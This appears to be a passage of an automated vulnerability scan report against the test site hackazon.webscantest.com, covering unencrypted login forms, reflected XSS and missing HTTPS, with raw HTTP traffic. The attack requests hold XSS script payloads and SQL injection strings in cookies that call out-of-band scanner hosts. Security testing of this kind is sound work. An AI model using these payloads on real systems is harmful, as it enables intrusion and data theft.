Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C

X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4794

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

Credentials Over Un **Encrypted Channel** 

<form role="form" method="post" class="signin" action="/user/logi n" id="loginForm">

The form action points to an HTTP site

Original Traffic

GET /user/register HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4794

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/category/view

Root Cause: (Parameter: / 1 Attack Variances)

MEDIUM

Attack Type

Original Value

Attack Value

Proof

**Proof Description** 

Credentials Over Un **Encrypted Channel** 

<form role="form" method="post" class="signin" action="/user/logi n" id="loginForm"> The form action points to an HTTP site

Original Traffic GET /category/view?id=16 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {325A6AE7-D092-41B6-868E-4CFC2AC73013} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 5588 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 http://hackazon.webscantest.com/search/page/ Root Cause: (Parameter: / 1 Attack Variances) MEDIUM Attack Type Original Value Attack Value Proof **Proof Description** Credentials Over Un <form role="form" The form action points to an HTTP site **Encrypted Channel** method="post" class="signin" action="/user/logi n" id="loginForm"> **Original Traffic** GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-filter[]=7&brand-filter[]=6 filter[] = 8 & price-filter = 1 & price-filter = 2 & price-filter = 3 & price-filter = 4 & price-filter = 5 & quality-filter = 9 & quality-filter = 9 & quality-filter = 1 & price-filter = 1 & price-filfilter=10&quality-filter=11 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F} HTTP/1.1 404 Not Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29 status: 404 Not Found http://hackazon.webscantest.com/wishlist/ Root Cause: (Parameter: / 1 Attack Variances) MEDIUM

Attack Type

Original Value

Attack Value

Proof

Proof Description

Credentials Over Un

Encrypted Channel

State of the form action points to an HTTP site method="post" class="signin" action="/user/logi n" id="loginForm">

GET /wishlist/ HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

Referer: http://hackazon.webscantest.com/user/login

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C

X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Pragma: no-cache Content-Length: 6948

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon	webscantest.com/	/product/view
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Root Cause: (Parameter: / 1 Attack Variances)

MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form <br="" role="form">method="post" class="signin" action="/user/logi n" id="loginForm"&gt;</form>	The form action points to an HTTP site

#### Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

#### http://hackazon.webscantest.com/review/send

Root Cause: (Parameter: / 1 Attack Variances)

MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form <br="" role="form">method="post" class="signin" action="/user/logi n" id="loginForm"&gt;</form>	The form action points to an HTTP site

POST /review/send HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 144

Referer: http://hackazon.webscantest.com/product/view?id=45

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}

Original Value

Original Value

 $productID=45\&userName=x77nw4ga\&userEmail=ax77nw4gb\%40example.com\&starValue=data\&textReview=comment\&\_csrf\_review=wParterior and the start of the st$ 

OZrMjqi63v8oH2OpRHhC6KWnqZhhzW

HTTP/1.1 302 Found

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Attack Value

Attack Value

Connection: close

Date: Mon, 06 Mar 2023 02:36:47 GMT

Pragma: no-cache Content-Length: 0

Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Location: /product/view?id=45 Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-lubuntu4.29

http://hackazon.webscantest.com/bestprice

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

**Proof Description** 

MEDIUM

Credentials Over Un Encrypted Channel

Attack Type

<form role="form" method="post" class="signin" action="/user/logi n" id="loginForm">

Proof

Proof

action="/user/logi n" id="loginForm"> The form action points to an HTTP site

Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

http://hackazon.webscantest.com/search

Root Cause: (Parameter: / 2 Attack Variances)

MEDIUM

Credentials Over Un Encrypted Channel

Attack Type

<form role="form" method="post" class="signin"

The form action points to an HTTP site

Original Traffic GET /search?id=data&searchString=water HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 5433 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 Credentials Over Un <form role="form" The form action points to an HTTP site **Encrypted Channel** method="post" class="signin" action="/user/logi n" id="loginForm"> Original Traffic GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS  $\textbf{X-RTC-SCANID:} \ \ \overline{\textbf{dd69c358-2761-40c5-beae-5f7a7ebe9fce}$ Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/search?id=data&searchString=water Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 6805 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/contact

x-powered-by: PHP/5.5.9-1ubuntu4.29

Root Cause: (Parameter: / 2 Attack Variances)

MEDIUM

Attack Type

Original Value

Attack Value

Proof

Proof Description

Credentials Over Un
Encrypted Channel

State of the form action points to an HTTP site method="post" class="signin" action="/user/logi n" id="loginForm">

```
Original Traffic
 POST /contact HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 123
 Referer: http://hackazon.webscantest.com/contact
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
 X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}
 contact name=x75wu530&contact email=ax75wu531%40example.com&contact phone=123-456-
 7890&contact message=comment&save=contact
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:07 GMT
 Pragma: no-cache
 Content-Length: 5860
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-lubuntu4.29
                                                              <form role="form"
```

Credentials Over Un **Encrypted Channel** 

method="post" class="signin" action="/user/logi n" id="loginForm"

The form action points to an HTTP site

#### **Original Traffic**

```
GET /contact HTTP/1.1
\label{location} Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8, application/xml; q=0.9, app
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
```

X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Pragma: no-cache Content-Length: 5860

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

#### References

OWASP2017-A7 OVAL-6312 CAPEC-63 OWASP2021-A03 CWE-80

### Description

Reflected Cross-site Scripting (XSS) is another name for non-persistent or Type-II XSS, in which the attack doesn't load with the vulnerable web application but is instead originated by the victim loading the offending URI.

# Recommendation

Reflected XSS attacks are the most frequent type of XSS attacks found nowadays.

When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests to the client. Reflected attacks are delivered to the victim in various ways, such as in an e-mail message, or through some specially crafted URI. When a user is tricked into clicking on the malicious link, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the offending code because it came from a "trusted" server.

Commonly the attacker's code is written in the Javascript language, but other scripting languages are also used, e.g., ActionScript and VBScript.

Attackers typically leverage these vulnerabilities to install key loggers, steal victim cookies, perform clipboard theft, and change the content of the page (e.g. download links).

To remediate against reflected XSS vulnerabilities, strict filtering of HTML character encodings must be adhered to. In some cases, the web application may not be filtering some character encodings. For example, it may filter out "<script>", but might not filter "%3Cscript%3E" which simply includes another encoding of tags. A nice tool for testing character encodings is OWASP's CAL9000.

Filtering of all information sent to the server via form POST/GET and URL query parameters with a particular emphasis on filtering out HTML-specific characters is advised.

#### **CVSS Score**

6.3 (Medium)

#### **Vector String**

AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L/E:H/RL:X/RC:C

Root Cause: (Parameter: searchString / 3 Attack http://hackazon.webscantest.com/search MEDIUM Variances) Proof Attack Type Original Value Attack Value **Proof Description** XSS <script>alert(394 3940657 %F6water"> water <script>alert(3940657) 0657)</script> </script>

#### **Original Traffic**

GET /search?id=data&searchString=water HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:03 GMT

Pragma: no-cache Content-Length: 5433

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

```
Attack Traffic
 Traffic #1
 GET /search?id=data&searchString=%F6water"><script>alert(3940657)</script> HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155889;
 visited\_products = \$2C45\$2C122\$2C20\$2C49\$2C20x78\\lmrnv\$2C20\$27\$3\\B+exec+master..xp\_dirtree + \$22\$2\\F\$2Fc06860\\fb754cff1ed0
 3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
 %2C20%27%3B+SELECT+%2A+FR0M+0PENR0WSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
 ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-
 %2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
 X-RTC-REQUESTID: {75AD9F21-04BE-4A3A-A78A-6851FA42CE5D}
 X-RTC-ATTACKTYPE: XSS
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:45:22 GMT
 Pragma: no-cache
 Content-Length: 5968
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
XSS
                        water
                                       %F6<img """>
                                                               <script>alert("x7g
                                                                                  x7gsaupz
                                       <script>alert("x7gsaupz"
                                                               saupz")</script
                                       )</script>">
Original Traffic
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
```

# X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 5433 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

```
Attack Traffic
 Traffic #1
 GET /search?id=data&searchString=%F6<img%20"""><script>alert("x7gsaupz")</script>"> HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155889;
 visited\_products = \$2C45\$2C122\$2C20\$2C49\$2C20x78\\lmrnv\$2C20\$27\$3\\B+exec+master..xp\_dirtree + \$22\$2\\F\$2Fc06860\\fb754cff1ed0
 3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
 %2C20%27%3B+SELECT+%2A+FR0M+0PENR0WSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
 ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-
 %2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
 X-RTC-REQUESTID: {CB486F94-C149-417E-AA76-2D54E3390EE6}
 X-RTC-ATTACKTYPE: XSS
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:45:33 GMT
 Pragma: no-cache
 Content-Length: 5974
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
XSS
                        water
                                       %F6water">
                                                               <script>alert(398
                                                                                  3985776
                                       <script>alert(3985776)
                                                               5776)</script>
                                       </script>
Original Traffic
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
```

# X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 5433 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

Attack Traffic Traffic #1 GET /search?id=data&searchString=%F6water%22%3E%3Cscript%3Ealert(3985776)%3C/script%3E HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155889;  $visited\_products = \$2C45\$2C122\$2C20\$2C49\$2C20x78\\lmrnv\$2C20\$27\$3\\B+exec+master..xp\_dirtree + \$22\$2\\F\$2Fc06860\\fb754cff1ed0$ 3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--%2C20%27%3B+SELECT+%2A+FR0M+0PENROWSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-%2C20%27%3B+SELECT+LOAD\_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb... X-RTC-REQUESTID: {B41C3F76-3B32-498B-99CB-624823ECE40D} X-RTC-ATTACKTYPE: XSS HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:45:33 GMT Pragma: no-cache Content-Length: 5970 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

#### HTTPSEverywhere (45)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

#### References

CWE-319 OWASP2021-A02

#### Description

Unencrypted HTTP connections create a vulnerability and expose potentially sensitive information about users. This data can include browser identity, website content, search terms, and other user-submitted information. To address these concerns, many commercial organizations have already adopted HTTPS-only policies to protect visitors to their websites and services

# Recommendation

All networks, both external and internal, must utilize TLS or an equivalent transport layer security mechanism for all communication. By always using HTTPS, web services don not have to make a subjective judgment call about what's sensitive. This leaves less room for error, and makes deployment simpler and more consistent.

#### **CVSS Score**

2.8 (Low)

## **Vector String**

AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N/E:P/RL:X/RC:R

http://hackazon.webscantest.com/css/nivo-themes/light/light.css

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type

Original Value

Attack Value

Proof

Proof Description

HTTPSEverywhere

HTTP/1.1 200 OK

HTTP site must redirect to HTTPS site

GET /css/nivo-themes/light/light.css HTTP/1.1

Host: hackazon.webscantest.com

Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {F3F3140E-597C-4D7A-8CA8-905BAE2A7269}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 742 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "7bd-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

#### http://hackazon.webscantest.com/js/ekko-lightbox.js

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof **Proof Description** 

HTTP/1.1 200 OK HTTP site must redirect to HTTPS site HTTPSEverywhere

#### Original Traffic

GET /js/ekko-lightbox.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C

X-RTC-REQUESTID: {2424151C-3053-412A-A6AF-1EB8442974A5}

HTTP/1.1 200 0K Connection: close

Date: Mon, 06 Mar 2023 02:35:05 GMT

Content-Length: 3291

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Original Value

Accept-Ranges: bytes

ETag: "39d9-5d561f7cb41e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

